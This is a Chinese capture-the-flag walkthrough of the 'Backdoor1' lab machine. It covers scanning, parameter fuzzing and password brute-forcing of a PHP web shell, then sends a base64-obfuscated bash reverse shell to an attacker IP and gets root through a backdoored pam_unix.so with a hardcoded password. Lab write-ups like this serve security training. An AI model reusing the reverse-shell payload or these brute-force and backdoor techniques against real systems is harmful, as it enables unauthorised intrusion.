Backdoor1

Nmap

```shell
[root@Hacking] /home/kali/Backdoor1
❯ nmap 192.168.55.117 -A -p-

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Backdoor1 :: Cyberpunk Style
|_http-server-header: Apache/2.4.62 (Debian)
```

Ferxbuster

```shell
[root@Hacking] /home/kali/Backdoor1
❯ feroxbuster -u http://192.168.55.117/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php
↵

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://192.168.55.117/
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 💲 Extensions            │ [txt, php]
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      279c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      276c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET      376l      946w    12033c http://192.168.55.117/
200      GET        0l        0w        0c
http://192.168.55.117/backdoor.php
[####################] - 42s   661638/661638  0s      found:2       errors:0
[####################] - 42s   661638/661638  15862/s http://192.168.55.117/
```


发现一个`backdoor.php`，但是没有任何回显

FUZZ

进行参数fuzz

```
[root@Hacking] /home/kali/Backdoor1
❯ ffuf -u 'http://192.168.55.117/backdoor.php?FUZZ=/etc/passwd' -w
/usr/share/fuzzDicts/paramDict/AllParam.txt  -fs 0                    ↵

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.55.117/backdoor.php?FUZZ=/etc/passwd
 :: Wordlist         : FUZZ: /usr/share/fuzzDicts/paramDict/AllParam.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

cmd                     [Status: 200, Size: 15, Words: 3, Lines: 1, Duration:
1ms]
password                [Status: 200, Size: 10, Words: 3, Lines: 1, Duration:
1ms]
:: Progress: [74332/74332] :: Job [1/1] :: 6896 req/sec :: Duration: [0:00:10]
:: Errors: 0 ::
```


发现有两个参数，其中需要先传入密码才行



进行爆破密码（使用wfuzz是因为可以自动url编码，当然也可以调整参数位置防止#号影响）

```
[root@Hacking] /home/kali/Backdoor1
❯ wfuzz -u 'http://192.168.55.117/backdoor.php?password=FUZZ&cmd=id' -w
/usr/share/wordlists/rockyou.txt  --hw 2                              ↵
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is
not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.55.117/backdoor.php?password=FUZZ&cmd=id
Total requests: 14344392

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000005:   200        0 L      0 W        0 Ch        "iloveyou"
```

发现当密码是iloveyou的时候是无回显，尝试wget一下




```
[root@Hacking] /home/kali/Backdoor1
❯ pyhttp 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.55.117 - - [09/Jul/2025 08:53:36] "GET / HTTP/1.1" 200 -
```

看起来没问题，可以命令执行

User

```
http://192.168.55.117/backdoor.php?
password=iloveyou&cmd=printf%20KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC41NS40LzQ0N
DQgMD4mMSkgJg==|base64%20-d|bash
```

接收到shell

```
➤  🏠 Main Menu (m) 💀  Payloads (p) 🔄  Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Backdoor1-192.168.55.117-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/Backdoor1~192.168.55.117_Linux_x86_64/2025_07_09-08_55_14-758.log 📜
─────────────────────────────────────────────────────────────────────────────
www-data@Backdoor1:/var/www/html$
```

查看到用户只有morri一个，直接尝试用户密码相同，哈哈哈

```
www-data@Backdoor1:/home$ su morri
Password:
morri@Backdoor1:/home$ ls
morri
morri@Backdoor1:/home$ ls -al
total 12
drwxr-xr-x  3 root  root  4096 Jul  8 09:12 .
drwxr-xr-x 18 root  root  4096 Mar 18 20:37 ..
drwx------  2 morri morri 4096 Jul  8 09:13 morri
morri@Backdoor1:/home$ cd morri/
morri@Backdoor1:~$ ls -al
total 24
drwx------ 2 morri morri 4096 Jul  8 09:13 .
drwxr-xr-x 3 root  root  4096 Jul  8 09:12 ..
-rw-r--r-- 1 morri morri  220 Jul  8 09:12 .bash_logout
-rw-r--r-- 1 morri morri 3526 Jul  8 09:12 .bashrc
-rw-r--r-- 1 morri morri  807 Jul  8 09:12 .profile
-rw-r--r-- 1 root  root    44 Jul  8 09:13 user.txt
morri@Backdoor1:~$ cat user.txt
```


Root

没找到可以直接利用的文件、端口或者进程

`dpkg -V` 是用来校验已安装包的文件完整性的命令。

```
morri@Backdoor1:/$ dpkg -V
??5?????? c /etc/irssi.conf
??5??????   /lib/x86_64-linux-gnu/security/pam_unix.so
??5?????? c /etc/apache2/apache2.conf
dpkg: warning: systemd: unable to open /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla for hash: Permission denied
??5??????   /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla
??5?????? c /etc/grub.d/10_linux
??5?????? c /etc/grub.d/40_custom
dpkg: warning: sudo: unable to open /etc/sudoers for hash: Permission denied
??5?????? c /etc/sudoers
dpkg: warning: sudo: unable to open /etc/sudoers.d/README for hash: Permission denied
??5?????? c /etc/sudoers.d/README
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.conf for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.conf
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.motd for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.motd
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.rules for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.rules
dpkg: warning: packagekit: unable to open /var/lib/polkit-1/localauthority/10-vendor.d/org.freedesktop.packagekit.pkla for hash: Permission denied
??5??????   /var/lib/polkit-1/localauthority/10-vendor.d/org.freedesktop.packagekit.pkla
??5?????? c /etc/issue
```


注意到`pam_unix.so`这个文件很可疑，将其放入`IDA`



发现`backdoor`字符串

```
.rodata:00000000000093B8                         dd offset def_2C6D - 93B8h
.rodata:00000000000093B8                         dd offset def_2C6D - 93B8h
.rodata:00000000000093B8                         dd offset def_2C6D - 93B8h
.rodata:00000000000093B8                         dd offset def_2C6D - 93B8h
.rodata:00000000000093B8                         dd offset def_2C6D - 93B8h
.rodata:00000000000093B8                         dd offset def_2C6D - 93B8h
.rodata:00000000000093B8                         dd offset loc_2E2F - 93B8h
.rodata:0000000000009428 70 61 6D 5F 75 6E 69 78 5F 61+aPamUnixAuthCan db 'pam_unix_auth: cannot allocate ret_data',0
.rodata:0000000000009428 75 74 68 3A 20 63 61 6E 6E 6F+                                  ; DATA XREF: pam_sm_authenticate+1F3↑o
.rodata:0000000000009450 61 75 74 68 20 63 6F 75 6C 64+aAuthCouldNotId db 'auth could not identify password for [%s]',0
.rodata:0000000000009450 20 6E 6F 74 20 69 64 65 6E 74+                                  ; DATA XREF: pam_sm_authenticate+A3↑o
.rodata:000000000000947A 00 00 00 00 00 00                       align 20h
.rodata:0000000000009480                         ; const char fmt[]
.rodata:0000000000009480 50 41 4D 3A 20 52 6F 6F 74 20+fmt db 'PAM: Root access granted via backdoor',0
.rodata:0000000000009480 61 63 63 65 73 73 20 67 72 61+                                  ; DATA XREF: pam_sm_authenticate+19C↑o
.rodata:00000000000094A6 62 61 64 20 75 73 65 72 6E 61+aBadUsernameS db 'bad username [%s]',0  ; DATA XREF: pam_sm_authenticate+D5↑o
.rodata:00000000000094A6 6D 65 20 5B 25 73 5D 00                                         ; pam_sm_chauthtok+2EB↑o
.rodata:00000000000094B8 36 36 30 39 33 30 33 33 34 00 a660930334 db '660930334',0       ; DATA XREF: pam_sm_authenticate+18A↑o
.rodata:00000000000094C2                         ; const char aNoPasswordSupp[]
.rodata:00000000000094C2 4E 6F 20 70 61 73 73 77 6F 72+aNoPasswordSupp db 'No password supplied',0
.rodata:00000000000094C2 64 20 73 75 70 70 6C 69 65 64+                                  ; DATA XREF: _pam_unix_approve_pass+2A1↑o
.rodata:00000000000094D7                         ; const char aPasswordUnchan[]
.rodata:00000000000094D7 50 61 73 73 77 6F 72 64 20 75+aPasswordUnchan db 'Password unchanged',0
.rodata:00000000000094D7 6E 63 68 61 6E 67 65 64 00                                      ; DATA XREF: _pam_unix_approve_pass+221↑o
.rodata:00000000000094EA 43 61 6E 20 6E 6F 74 20 67 65+aCanNotGetUsern db 'Can not get username',0
.rodata:00000000000094EA 74 20 75 73 65 72 6E 61 6D 65+                                  ; DATA XREF: _pam_unix_approve_pass+2F0↑o
.rodata:00000000000094FF                         ; const char modes[]
.rodata:00000000000094FF 72 00                   modes db 'r',0                          ; DATA XREF: _pam_unix_approve_pass+C1↑o
.rodata:00000000000094FF                                                                 ; search_key+2↑o
.rodata:00000000000094FF                                                                 ; _unix_getpwnam+128↑o
.rodata:00000000000094FF                                                                 ; save_old_password+6F↑o
.rodata:00000000000094FF                                                                 ; unix_update_passwd+50↑o
000094B8 00000000000094B8: .rodata:a660930334 (Synchronized with Hex View-1)
```

发现类似于密码的字符串（实际上就是QQ群号），可以登录到root


morri@Backdoor1:/$ su root
Password:
root@Backdoor1:/# id
uid=0(root) gid=0(root) groups=0(root)
root@Backdoor1:/#